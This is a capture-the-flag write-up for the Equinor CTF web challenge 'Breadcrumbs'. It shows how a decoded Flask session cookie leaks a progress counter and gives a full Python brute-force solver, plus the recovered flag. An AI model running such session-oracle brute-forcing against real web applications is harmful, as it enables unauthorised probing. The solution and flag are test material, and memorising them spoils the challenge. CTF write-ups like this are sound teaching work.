2025 Equinor CTF - Breadcrumbs
Challenge Overview

This web challenge presents a keyboard interface with clickable buttons for all characters (0-9, a-z, A-Z, and special characters). The goal is to build a flag character by character by clicking the correct sequence, leaving a trail of "breadcrumbs".
Flow
- Initial State: The page displays "Click on any character to start"
- Character Selection: Clicking any character navigates to a URL path like
/E,/a,/5, etc. - Session Tracking: The server uses Flask session cookies to track your progress
- Progressive: Each correct character click reveals more of the flag
- Wrong Choices: Selecting an incorrect character doesn't advance the flag (length stays the same)
Session Cookie Structure
The challenge uses Flask session cookies with the following structure:
After collecting "EPT" (3 characters):
eyJmaWR4IjozLCJzZXNzaW9uX2lkIjoiODZjOTA4MjQtYWFiNS00ZmZkLTk5OTktNWMyNTcxOTQ0OWVkIn0.aRRM6Q.vnrd0CDQiTFtvg1CFIpeqcHdtKQThese can be easily decoded, and I'll do it with an online converter.
Decoded payload:
{
  "fidx": 3,
  "session_id": "86c90824-aab5-4ffd-9999-5c25719449ed"
}
The session ID is uninteresting for now, but that integer does match the length of my string so far. What if I try to find one more character?
The flags for this CTF follows the pattern EPT{...} so the next character is obvious.
After collecting "EPT{" (4 characters):
eyJmaWR4Ijo0LCJzZXNzaW9uX2lkIjoiODZjOTA4MjQtYWFiNS00ZmZkLTk5OTktNWMyNTcxOTQ0OWVkIn0.aRROZw.8LUPsxBKUT2XkXCI1GNgBg92DUwDecoded payload:
{
  "fidx": 4,
  "session_id": "86c90824-aab5-4ffd-9999-5c25719449ed"
}
The integer is (very likely) the length of the string! fidx increases with the length of the string, so this can be used as an indicator for an automated script. The session ID remains constant, and is likely tied to the current string.
Server-Side Rendering
The flag is rendered server-side in the HTML response:
- The current accumulated flag appears in a
<div class="text-center">element - Each request with a valid session cookie generates fresh HTML with the updated flag
- The flag only grows when you select the correct next character
Viewing page source without refreshing won't show updates. You must make a new HTTP request (refresh or navigate) to see the updated flag based on your session state.
Let's try to solve it
Since wrong choices don't advance progress, we can test characters without consequences. The server tells us when we're correct via two different methods:
Method 1: HTML Parsing - Check if the displayed flag string grew
Method 2: Cookie Inspection - Check if the fidx value increased (less overhead)
Both methods work, but cookie inspection is faster and more reliable since it directly checks the server state instead of dumpster diving for answers in the HTML.
The Approach
We can solve this challenge using either approach:
- Test each possible character without committing
- Check if progress was made (via HTML length or
fidxvalue) - Commit only the correct character to the real session
- Repeat until we have the complete flag (end with character "}")
Method 1: HTML Parsing Approach
HTML Extraction (get_displayed_text)
def get_displayed_text(html):
    soup = BeautifulSoup(html, 'html.parser')
    center_div = soup.find('div', class_='text-center')
    if center_div:
        text = center_div.text.strip()
        if text and 'Click on any character' not in text:
            return text
    return None
The code above finds the right div and returns if it's not just the initial text.
And the following code updates the flag string if a character extends its length.
if test_displayed and len(test_displayed) > len(flag_string):
    # This character made the displayed flag grow
    response = session.get(f"{BASE_URL}{char_path}", timeout=10)
    flag_string = test_displayed
Method 2: Token Approach
But the better and just simpler approach is working with the token directly.
First of all, Flask tokens are decoded like this:
def decode_session_cookie(cookie_value):
    payload = cookie_value.split('.')[0]
    padding = 4 - len(payload) % 4
    if padding != 4:
        payload += '=' * padding
    decoded = base64.urlsafe_b64decode(payload)
    session_data = json.loads(decoded)
    return session_data.get('fidx', 0)
Then that can be used to check between each new character I try.
test_fidx = decode_session_cookie(test_session.cookies.get('session', ''))
if test_fidx > current_fidx:
    # The fidx increased means the correct character was chosen
    response = session.get(f"{BASE_URL}{char_path}", timeout=10)
    current_fidx = test_fidx
Cookie inspection is objectively better because it checks what the server is actually tracking (the fidx value) rather than a side effect (the rendered HTML).
Character Testing Loop (Both Methods)
for char_path in all_chars:
    # Test this character with a copy of the session cookies
    test_session = requests.Session()
    test_session.verify = False
    test_session.cookies.update(session.cookies)

    test_response = test_session.get(f"{BASE_URL}{char_path}", timeout=10)
    # Then check progress using your chosen method (HTML or cookie)
A test session allows you to mess around with the currently acquired string without resetting the progress in the actual real session.
Once a correct character is found (by either method) you can dispose of the test sessions and make the request with the character and the real session:
response = session.get(f"{BASE_URL}{char_path}", timeout=10)The full brute forcing, session decoding script:
import requests
import base64
import json
import urllib3

urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)

BASE_URL = "https://breadcrumbs.ept.gg"

def decode_session_cookie(cookie_value):
    """Decode Flask session cookie to get fidx value"""
    try:
        # Get payload (first part before the dot)
        payload = cookie_value.split('.')[0]

        # Add padding if needed
        padding = 4 - len(payload) % 4
        if padding != 4:
            payload += '=' * padding

        # Decode base64
        decoded = base64.urlsafe_b64decode(payload)
        session_data = json.loads(decoded)

        return session_data.get('fidx', 0)
    except:
        return 0

def solve_breadcrumbs_optimized():
    session = requests.Session()
    session.verify = False

    flag_string = ""

    print("Running solver...")
    print("=" * 60)

    # All possible characters to try
    all_chars = [
        '/0', '/1', '/2', '/3', '/4', '/5', '/6', '/7', '/8', '/9',
        '/a', '/b', '/c', '/d', '/e', '/f', '/g', '/h', '/i', '/j',
        '/k', '/l', '/m', '/n', '/o', '/p', '/q', '/r', '/s', '/t',
        '/u', '/v', '/w', '/x', '/y', '/z',
        '/A', '/B', '/C', '/D', '/E', '/F', '/G', '/H', '/I', '/J',
        '/K', '/L', '/M', '/N', '/O', '/P', '/Q', '/R', '/S', '/T',
        '/U', '/V', '/W', '/X', '/Y', '/Z',
        '/%7B', '/%7D', '/-', '/_'
    ]

    # Get initial fidx
    initial_response = session.get(BASE_URL, timeout=10)
    current_fidx = decode_session_cookie(session.cookies.get('session', ''))

    print(f"Starting fidx: {current_fidx}")

    while True:
        found_next = False

        for char_path in all_chars:
            # Test this character with a copy of the session cookies
            test_session = requests.Session()
            test_session.verify = False
            test_session.cookies.update(session.cookies)

            test_response = test_session.get(f"{BASE_URL}{char_path}", timeout=10)
            test_fidx = decode_session_cookie(test_session.cookies.get('session', ''))

            # Check if fidx increased (meaning we found the right character)
            if test_fidx > current_fidx:
                # Commit this choice to our main session
                response = session.get(f"{BASE_URL}{char_path}", timeout=10)
                current_fidx = test_fidx

                # Decode the actual character from the path
                if char_path == '/%7B':
                    flag_string += '{'
                elif char_path == '/%7D':
                    flag_string += '}'
                elif char_path == '/-':
                    flag_string += '-'
                elif char_path == '/_':
                    flag_string += '_'
                else:
                    flag_string += char_path[1]  # Remove the leading '/'

                found_next = True
                print(f"fidx {current_fidx}: {flag_string}")

                # Check if we're done (flag ends with })
                if flag_string.endswith("}"):
                    print("=" * 60)
                    print(f"Flag: {flag_string}")
                    return flag_string

                break

        if not found_next:
            print("No more characters found.")
            break

    return flag_string

if __name__ == "__main__":
    flag = solve_breadcrumbs_optimized()
    print(f"\nFinal flag: {flag}")
... which spits out this flag after some time.
Running optimized solver...
============================================================
Starting fidx: 0
fidx 1: E
fidx 2: EP
fidx 3: EPT
fidx 4: EPT{
fidx 5: EPT{2
fidx 6: EPT{2a
...
fidx 41: EPT{2a65f323-6df3-a713-bc1a-e80afb6ca9fd}
============================================================
Flag: EPT{2a65f323-6df3-a713-bc1a-e80afb6ca9fd}
The flag follows a UUID format after the EPT{ prefix, which would take forever manually.